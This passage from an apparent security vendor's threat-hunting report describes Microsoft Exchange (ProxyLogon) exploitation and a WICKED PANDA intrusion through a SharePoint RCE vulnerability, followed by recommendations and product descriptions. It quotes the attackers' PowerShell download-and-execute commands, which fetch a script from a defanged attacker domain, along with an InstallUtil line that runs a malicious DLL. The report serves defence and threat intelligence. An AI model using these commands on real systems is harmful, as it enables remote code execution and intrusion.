
## Security Is a 24/7 Job

OverWatch observed hundreds of instances of Microsoft Exchange exploitation between Feb. 27, 2021 and March 4, 2021. CrowdStrike observed at least six China-nexus adversaries attempting to conduct post-exploitation operations following successful exploitation. In cases where the customer was not subscribed to Falcon Complete, OverWatch saw some security teams struggle to deliver the round-the-clock rapid response required to manage an unpatched vulnerability. In such cases, OverWatch continued to track the activity as adversaries deployed remote access malware, conducted broad host and user-based reconnaissance operations, and attempted lateral movement, continuing to escalate the new activity to the victim organization.

ProxyLogon was a rare cybersecurity event: mass exploitation of Microsoft Exchange servers by multiple alleged state-nexus adversaries, enabled by a variety of zero-day exploits. The combined expertise of OverWatch and Falcon Complete helped protect CrowdStrike customers from these exploits prior to their public announcement. The exploitation of vulnerable public-facing applications and services remains a prominent intrusion theme, and one that shows no signs of abating as organizations across all verticals continue to grapple with basic security hygiene and patch management. Organizations must employ strict patch management and enforce robust user and password controls, coupled with robust privileged access management practices while ensuring an appropriate level of scrutiny and caution is applied for all externally accessible services.

---

47 <https://proxylogon.com/>



## SharePoint Exploitation Becomes a Tale of Two Outcomes

In today's fight against globally diffuse and increasingly fast-moving cyber threats,<sup>48</sup> organizations need to be prepared to respond quickly to security events. OverWatch's continuous hunting ensures that threats don't go undetected whenever they strike. Equally important, though, is the speed of the response to those alerts to disrupt the adversary at the earliest possible opportunity. The next story examines the outcomes of a rapid response, remediation and investigation by Falcon Complete that began within just five minutes of receiving an OverWatch alert. It goes on to explore what happened just a day later when the same adversary had more time to pursue their actions on objectives at a different organization that was not a Falcon Complete customer.

In the second half of 2020, OverWatch found evidence of an active intrusion by WICKED PANDA against a Falcon Complete customer in the professional services industry. WICKED PANDA had exploited a multi-tenant IIS web server and used the below PowerShell command to download and execute a malicious payload under the IIS worker process.

```
powershell -w hidden -ep bypass -c IEX(new-object
System.Net.WebClient).DownloadString('https[:]//msettings[.]
dnset[.]com/.dod/rund.txt')
```

Falcon Complete responded within five minutes of OverWatch's alert on the initial activity, quickly contained the host in accordance with the agreed standard operating procedures and recovered valuable artifacts to support a deeper investigation. Initial analysis of the affected host revealed that it was a SharePoint 2013 server. Falcon Complete was also able to pinpoint which of the customer's websites had been exploited.

Falcon Complete recovered a copy of `rund.txt`, a PowerShell script that WICKED PANDA had used to download a next-stage loader executable and a Cobalt Strike Beacon payload. These artifacts had been dropped into the directory `C:\Windows\Temp` with the names `System.Web.Services.dll` and `System.Web.Services.tlb`, respectively.

Analysis of `rund.txt` found that prior to downloading the payload, the script checked the version of the .NET framework installed on the compromised host and downloaded the corresponding payload. The script then executed the downloaded DLL using the native Windows utility `InstallUtil.exe`.<sup>49</sup>

```
InstallUtil.exe /logfile= /LogToConsole=false /U
C:\Windows\Temp\System.Web.Services.dll
```


Falcon Complete traced the activity to the IIS logs and determined the activity was exploiting the well-known SharePoint remote code execution (RCE) vulnerability CVE-2019-0604.<sup>50</sup> One of the remnants specific to this exploit is the below call to this ASPX page.

```
POST /_layouts/15/Picker.aspx
PickerDialogType=Microsoft.SharePoint.WebControls.ItemPickerDialog,
Microsoft.SharePoint,+Version=15.0.0.0,+Culture=neutral,+PublicKey
Token=[REDACTED] 443 - [REDACTED]
Mozilla/5.0(Windows+NT+10.0;+Win64;+x64;+rv:70.0)+Gecko/20100101+
Firefox/70.0 - 200 0 0 2578
```

<sup>48</sup> Measured by adversary breakout time, as described in this [OverWatch blog](#).

<sup>49</sup> <https://lolbas-project.github.io/lolbas/Binaries/Installutil/>

<sup>50</sup> <https://www.exploit-db.com/exploits/48053>



Working in tandem, OverWatch and Falcon Complete stopped this intrusion in its tracks and prevented WICKED PANDA from gaining a foothold in the environment. Falcon Complete began responding within 5 minutes, fully triaged and remediated the host within 1.5 hrs, and the customer began patching within 5 hours of the OverWatch alert.

5  **Falcon Complete acknowledged first detection and began response**

1.5  **Falcon Complete fully triaged and remediated the host**

5  **The customer began patching**

## Examining the Counterfactual

Just one day later, OverWatch uncovered WICKED PANDA attempting the same activity at another victim organization. This time, the actor executed a PowerShell command that included the distinctive command alias “kaspersky” as shown below.

```
powershell set-alias -name kaspersky -value  
Invoke-Expression;kaspersky(NewObject Net.WebClient).  
DownloadString('https[:]//msettings.dnset[.]com/.dod/rund.txt')
```

OverWatch hunters notified the victim organization and then continued to track the actor as they performed reconnaissance on the host and the Active Directory domain. The actor proceeded to check the ARP cache for recent network communications and then opened network connections to several hosts on port 137. The actor then wrote a malicious DLL to disk and attempted to execute it. Finally, the actor killed the process they were executing under and deleted the malicious DLL from disk. WICKED PANDA later returned to drop a malicious .NET executable, identified as WICKED PANDA’s AttachLoader, to load an encrypted Cobalt Strike payload into memory. WICKED PANDA then used PowerShell for additional discovery activity, enumerating running tasks, before subsequently attempting to exfiltrate this information via DNS.

For these customers, OverWatch still has their back, continuously relaying detailed insights on all discovered adversary activity so that the customer can undertake a comprehensive response. However, leaning on a team of expert responders to deal with threat hunting discoveries can be a significant force multiplier. These examples show the power of leveraging Falcon Complete’s expertise and timely response to take full advantage of OverWatch’s unrivaled ability to uncover adversary activity, stopping intrusions on behalf of customers before the adversary can gain a foothold.

# Conclusion



One year ago, OverWatch reported on mounting cyber threats facing organizations as they raced to adopt work-from-home practices and adapt to constraints imposed by the rapidly escalating COVID-19 crisis. Unfortunately, the 12 months that followed offered little in the way of reprieve for defenders. The past year was marked by some of the most significant and widespread cyberattacks the world has experienced.

OverWatch saw interactive intrusion activity continue at record levels. Both eCrime and targeted intrusion adversaries continued to evolve and mature their tradecraft, finding new ways to ensnare their victims.


The threat of eCrime still looms large, and adversaries have been seen exploiting many avenues to gain access to victim environments — whether directly or by leveraging access brokers. In addition, once they gain access, eCrime adversaries are proving to be adept at quickly moving through victim networks, as evidenced by short breakout times. (In more than a third of cases where OverWatch saw eCrime adversaries break out, they were able to move laterally in under 30 minutes.)

Targeted intrusion adversaries are also showing no signs of slowing. The telecommunications industry in particular has been hard hit, seeing intrusion attempts more than double and accounting for 40% of all targeted intrusion activity that OverWatch observed. The mass exploitation of Microsoft Exchange server vulnerabilities also stood out as a low point, and as a timely reminder of both the capabilities state-nexus adversaries have at their disposal and the ever-present threat of new vulnerabilities being found and exploited.

Amidst all this, OverWatch remains vigilant, providing its customers with the around-the-clock coverage needed to weather the ups and downs of the past 12 months and into the future. The defensive recommendations that follow draw on the insights gleaned from threat hunters going head-to-head with adversaries every day of the past year.

## Recommendations

- **Roll it out.** OverWatch is seeing adversaries become increasingly adept at identifying the blind spots in organizations' security coverage. It is crucial that full endpoint protection including NGAV and EDR is deployed across all endpoints. A significant number of intrusion attempts observed by OverWatch originate from hosts without Falcon sensor coverage, giving adversaries an opportunity to operate in the shadows. Protecting your most valuable assets requires visibility across all of your assets.
- **Turn it on.** It is crucial to have comprehensive security countermeasures and to enable the prevention capabilities in the products you use. If security solutions are in place, but not configured to provide the proper level of protection, you're giving the adversary a head start.
- **Be vigilant and ready to act.** Adversaries are continuing to find new ways to breach organizations and can move laterally in just minutes. Defenders must hunt around-the-clock and must be ready to act within minutes. Top-quality managed services such as OverWatch and Falcon Complete provide the expertise, resources and coverage to augment your existing team.

- 
- **Practice good hygiene.** As a baseline, your organization should establish control over the software running in your environment and eliminate unneeded software. It is also crucial to ensure that your environment is kept up-to-date with the latest patches.
  - **Protect your identity.** Valid accounts provide adversaries with access that is easy to use and difficult to discern from legitimate activity. The best defense is to stop valid credentials from falling into the wrong hands in the first place. Organizations should avoid the use of default accounts and establish and enforce strong password policies, including the use of multifactor authentication. It is also important not to store sensitive or credential-related information in unencrypted files. To mitigate against the impacts of adversaries' use of valid accounts, defenders should employ the principle of least privilege and routinely monitor authentication logs, account creation and changes in user privileges.
  - **Pay close attention to remote access.** The use of legitimate, non-native remote access tools such as TeamViewer, AnyDesk or VNC (and its variants) by eCrime actors is common. Defenders should restrict and audit the use of such tools in their environment, even for authorized use cases. Many common exploit attempts can be prevented by not exposing SMB and RDP ports to the internet. Any externally accessible services should be closely monitored.

# About CrowdStrike



CrowdStrike, a global cybersecurity leader, is redefining security for the cloud era with an endpoint and workload protection platform built from the ground up to stop breaches. The CrowdStrike Falcon® platform's single lightweight-agent architecture leverages cloud-scale artificial intelligence (AI) and offers real-time protection and visibility across the enterprise, preventing attacks on endpoints and workloads on or off the network. Powered by the proprietary CrowdStrike Threat Graph®, CrowdStrike Falcon correlates upward of 1 trillion endpoint-related events per day in real time from across the globe, fueling one of the world's most advanced data platforms for security.

With CrowdStrike, customers benefit from better protection, better performance and immediate time-to-value delivered by the cloud-native Falcon platform.

There's only one thing to remember about CrowdStrike: **We stop breaches.**

## CrowdStrike Products and Services

### Endpoint Security

#### **FALCON INSIGHT™ | ENDPOINT DETECTION AND RESPONSE (EDR)**

Delivers continuous, comprehensive endpoint visibility and automatically detects and intelligently prioritizes malicious activity to ensure nothing is missed and potential breaches are stopped

#### **FALCON PREVENT™ | NEXT-GENERATION ANTIVIRUS**

Protects against all types of threats, from malware and ransomware to sophisticated attacks, and deploys in minutes, immediately protecting your endpoints

#### **FALCON FIREWALL MANAGEMENT™ | HOST FIREWALL**

Delivers simple, centralized host firewall management, making it easy to manage and control host firewall policies

#### **FALCON DEVICE CONTROL™ | USB DEVICE VISIBILITY AND CONTROL**

Provides the visibility and precise control required to enable safe usage of USB devices across your organization


### Cloud Security

#### **FALCON CLOUD WORKLOAD PROTECTION**

Provides comprehensive breach protection across private, public, hybrid and multi-cloud environments, allowing customers to rapidly adopt and secure technology across any workload

#### **FALCON HORIZON™ | CLOUD SECURITY POSTURE MANAGEMENT**

Streamlines cloud posture management across the application lifecycle for multi-cloud environments, enabling you to securely deploy applications in the cloud with greater speed and efficiency



## Security and IT Operations

### **FALCON DISCOVER™ | IT HYGIENE**

Identifies unauthorized accounts, systems and applications anywhere in your environment in real time, enabling faster remediation to improve your overall security posture

### **FALCON SPOTLIGHT™ | VULNERABILITY MANAGEMENT**

Offers security teams an automated, comprehensive vulnerability management solution, enabling faster prioritization and improved remediation workflows without resource-intensive scans

### **FALCON FORENSICS™ | FORENSIC CYBERSECURITY**

Automates collection of point-in-time and historic forensic triage data for robust analysis of cybersecurity incidents

## Managed Services

### **FALCON OVERWATCH™ | MANAGED THREAT HUNTING**

Partners you with a team of elite cybersecurity experts to hunt continuously within the Falcon platform for faint signs of sophisticated intrusions, leaving attackers nowhere to hide

### **FALCON COMPLETE™ | MANAGED DETECTION AND RESPONSE (MDR)**

Stops and eradicates threats in minutes with 24/7 expert management, monitoring and surgical remediation, backed by the industry's strongest Breach Prevention Warranty

## Threat Intelligence

### **FALCON X™ | THREAT ANALYSIS SERVICE**

Automates threat analysis, enabling security teams to learn from encounters with adversaries and use that knowledge to protect against future attacks

### **FALCON X RECON™ | DIGITAL RISK PROTECTION**

Monitors potentially malicious activity across the open, deep and dark web, enabling you to better protect your brand, employees and sensitive data

### **FALCON X PREMIUM™ | CYBER THREAT INTELLIGENCE**

Delivers strategic reports and tactical indicators of compromise that provide insight into every aspect of the threat actors that are targeting your organization

### **FALCON MALQUERY™ | MALWARE SEARCH**

Dramatically increases the speed of malware research, enabling teams to quickly implement defensive measures, understand attackers' motives and even download related files for further study

### **FALCON SANDBOX™ | MALWARE ANALYSIS**

Provides visibility into malware behavior, automating in-depth file and memory analysis for faster threat protection and response

## Identity Protection

### FALCON IDENTITY THREAT DETECTION

Delivers the industry's best real-time, identity-based attack detection and prevention, incorporating behavioral, risk, identity and hundreds of other analytics to stop credential compromise and identity store attacks

### FALCON ZERO TRUST

Enables frictionless Zero Trust security with real-time threat prevention and IT policy enforcement using identity, behavioral and risk analytics to stop breaches for any endpoint, workload or identity

## Log Management

### HUMIO

Humio is purpose-built for large-scale logging and real-time analysis of all of your data, metrics and traces, providing live observability for organizations of all sizes

## Services

### CROWDSTRIKE SERVICES | IR AND PROACTIVE

Delivers pre- and post-incident response (IR) services 24/7 to support you before, during or after a breach, with skilled teams to help you defend against and respond to security incidents, prevent breaches and optimize your speed to remediation